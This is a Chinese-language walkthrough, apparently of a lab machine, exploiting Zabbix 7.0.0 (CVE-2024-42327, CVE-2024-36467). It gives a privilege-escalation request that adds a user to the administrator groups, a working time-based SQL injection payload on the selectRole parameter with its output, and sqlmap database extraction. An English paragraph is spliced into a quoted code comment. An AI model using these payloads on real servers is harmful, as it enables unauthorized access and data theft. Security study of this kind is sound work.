CVE-2024-42327 分析报告
目标: 10.129.231.176

信息: 我知道目标是zabbix服务器。我收到了一个标准用户账户用于登录zabbix:用户matthew 密码96qzn0h2e1k3。这个账户是标准用户,没有任何组或额外权限。
按照惯例,我们从枚举开始,使用nmap进行端口扫描。

nmap输出显示标准ssh端口和apache2也在标准端口。还有端口10051和10050运行着zabbix的某个服务。

我们通过浏览器URL输入IP地址和默认HTTP端口(80端口)来访问zabbix。

这是zabbix的登录界面,我将用收到的用户登录。

在页脚,我发现了zabbix的版本:
用谷歌搜索(万能工具),我查了是否已有这个zabbix版本的CVE。

经过一段时间的搜索,我发现这个版本容易受到CVE-2024-42327的影响,该漏洞涉及SQL注入以获取数据库数据并提升权限,以及CVE-2024-36467,该漏洞允许通过滥用缺失的访问控制将用户角色更改为超级用户。
https://nvd.nist.gov/vuln/detail/CVE-2024-36467
https://nvd.nist.gov/vuln/detail/CVE-2024-42327
在zabbix文档中有如何发送HTTP请求调用API的说明。

https://www.zabbix.com/documentation/current/en/manual/api
我发送了一个请求调用apiinfo.version,文档中教了我们这个。

返回结果如下:
{"jsonrpc":"2.0","result":"7.0.0","id":1}
为了下一个测试,我修改了这个请求中的一些参数再次发送。

在method中,我从apiinfo.version改为user.login,并添加了username和password参数。这也是在zabbix文档中看到的。

返回了一个token:
{"jsonrpc":"2.0","result":"9566174b00c9c3ca552abc1a52d670ba","id":1}
经过更多研究,我决定去github上的zabbix仓库。
https://github.com/zabbix/zabbix
我搜索了CUser并找到了一个CUser.php文件。

我们找到了user.update函数:
public function update(array $users) {
$this->validateUpdate($users, $db_users);
self::updateForce($users, $db_users);
return ['userids' => array_column($users, 'userid')];
}
我没有找到任何授权检查,所以我决定将我的函数改为超级用户函数,返回请求并调整了payload。

返回了一个错误,提示invalid params。
经过更长时间的代码分析,我们找到了这个函数:
/**
* Additional check to exclude an opportunity to deactivate himself.
*
* @param array $users
* @param array $users[]['usrgrps'] (optional)
*
From this snippet, we understand that we cannot change our roles because our role is checked
from extracting our data from the API token, and verifying against the database if we are that user.
But following the code we see that usrgrps has no validation at all, and therefore can be abused
to add ourselves into multiple groups at once. As long as the group is not disabled and the group
allows GUI access we can abuse this to change our current role with the following command:
User ID 3 is matthew , User group 7 is the Zabbix administrators group and user group 13 is the
Internal group which both hold unrestrictive privileges. The response indicates that the change
was successful:
* @throws APIException
*/
private function checkHimself(array $users) {
foreach ($users as $user) {
if (bccomp($user['userid'], self::$userData['userid']) == 0) {
if (array_key_exists('roleid', $user) && $user['roleid'] !=
self::$userData['roleid']) {
self::exception(ZBX_API_ERROR_PARAMETERS, _('User cannot change
own role.'));
}
if (array_key_exists('usrgrps', $user)) {
$db_usrgrps = DB::select('usrgrp', [
'output' => ['gui_access', 'users_status'],
'usrgrpids' => zbx_objectValues($user['usrgrps'], 'usrgrpid')
]);
foreach ($db_usrgrps as $db_usrgrp) {
if ($db_usrgrp['gui_access'] == GROUP_GUI_ACCESS_DISABLED
|| $db_usrgrp['users_status'] ==
GROUP_STATUS_DISABLED) {
self::exception(ZBX_API_ERROR_PARAMETERS,
_('User cannot add himself to a disabled group or a
group with disabled GUI access.')
);
}
}
}
break;
}
}
}
根据这段代码,我们不能更改自己的角色,因为我们的角色是通过从API token中提取数据并与数据库验证是否是当前用户来检查的。但跟踪代码后,我们看到usrgrps完全没有验证,因此可以被滥用来一次性将我们自己添加到多个组中。只要该组未被禁用且允许GUI访问,我们就可以利用这一点来更改当前角色,使用以下命令: 用户ID 3是matthew,用户组7是Zabbix管理员组,用户组13是内部组,这两个组都拥有不受限制的权限。响应表明更改成功:
现在我们可以提取当前用户的用户组。我们修改请求并再次发送。

查看响应,我们看到ID为3的用户已经在内部管理员和Zabbix管理员组中。
{"jsonrpc":"2.0","result":[{"userid":"1","usrgrps":
[{"usrgrpid":"7","name":"Zabbix administrators"},
{"usrgrpid":"13","name":"Internal"}]},{"userid":"2","usrgrps":
[{"usrgrpid":"8","name":"Guests"}]},{"userid":"3","usrgrps":
[{"usrgrpid":"7","name":"Zabbix administrators"},
{"usrgrpid":"13","name":"Internal"}]}],"id":1}
在一个有效的Host Group被分配给Zabbix管理员组的情况下,他们可以利用创建项来触发远程代码执行,这将在下一个CVE中讨论。
再次分析CUser类中的源代码,我们调查了第68行的user.get函数。第108行包含一个检查,代码如下:
// permission check
if (self::$userData['type'] != USER_TYPE_SUPER_ADMIN) {
if (!$options['editable']) {
$sqlParts['from']['users_groups'] = 'users_groups ug';
$sqlParts['where']['uug'] = 'u.userid=ug.userid';
$sqlParts['where'][] = 'ug.usrgrpid IN ('.
' SELECT uug.usrgrpid'.
' FROM users_groups uug'.
' WHERE uug.userid='.self::$userData['userid'].
')';
}
else {
$sqlParts['where'][] = 'u.userid='.self::$userData['userid'];
}
}
从这段代码中,如果在API请求中提供了editable选项,则不会验证用户组,而是只检查当前用户ID是否匹配,这在使用user.get时绕过了权限检查。在第234行,调用了addRelatedObjects,该函数存在漏洞,容易受到SQL注入。分析第2969行的addRelatedObject函数,我们可以看到大多数SQL语句看起来是安全的,直到我们到达第3041行。
// adding user role
if ($options['selectRole'] !== null && $options['selectRole'] !==
API_OUTPUT_COUNT) {
if ($options['selectRole'] === API_OUTPUT_EXTEND) {
$options['selectRole'] = ['roleid', 'name', 'type', 'readonly'];
}
$db_roles = DBselect(
'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.',
$options['selectRole']) : '').
' FROM users u,role r'.
' WHERE u.roleid=r.roleid'.
' AND '.dbConditionInt('u.userid', $userIds)
);
foreach ($result as $userid => $user) {
$result[$userid]['role'] = [];
}
while ($db_role = DBfetch($db_roles)) {
$userid = $db_role['userid'];
unset($db_role['userid']);
$result[$userid]['role'] = $db_role;
}
}
return $result;
在这个块中,如果指定了selectRole选项,则会不安全地调用DBSelect函数,而没有对用户输入进行清理。这导致了基于时间的和布尔盲注SQL注入。
为了测试这一点,我们从以下链接获取了一个payload,并验证了我们在selectRole参数上有一个成功的注入点。

我们成功命中,目标睡眠了5秒。
{"jsonrpc":"2.0","result":[{"userid":"3","username":"matthew","role":
{"roleid":"1",""r.name and (SELECT 1 FROM (SELECT SLEEP(5))A)":"0"}}],"id":1}
real 5.12s
user 0.00s
sys 0.01s
cpu 0%
使用Charles Proxy拦截请求并保存到文件中,请求如下:

现在,使用SQLMap,我们尝试识别潜在的漏洞并提取数据库数据:

一段时间后,我们得到了以下结果:
available databases [2]:
[*] information_schema
[*] zabbix
根据输出,我们通过利用基于时间的SQL注入成功获取了数据库名称。
现在让我们尝试RCE(远程代码执行)。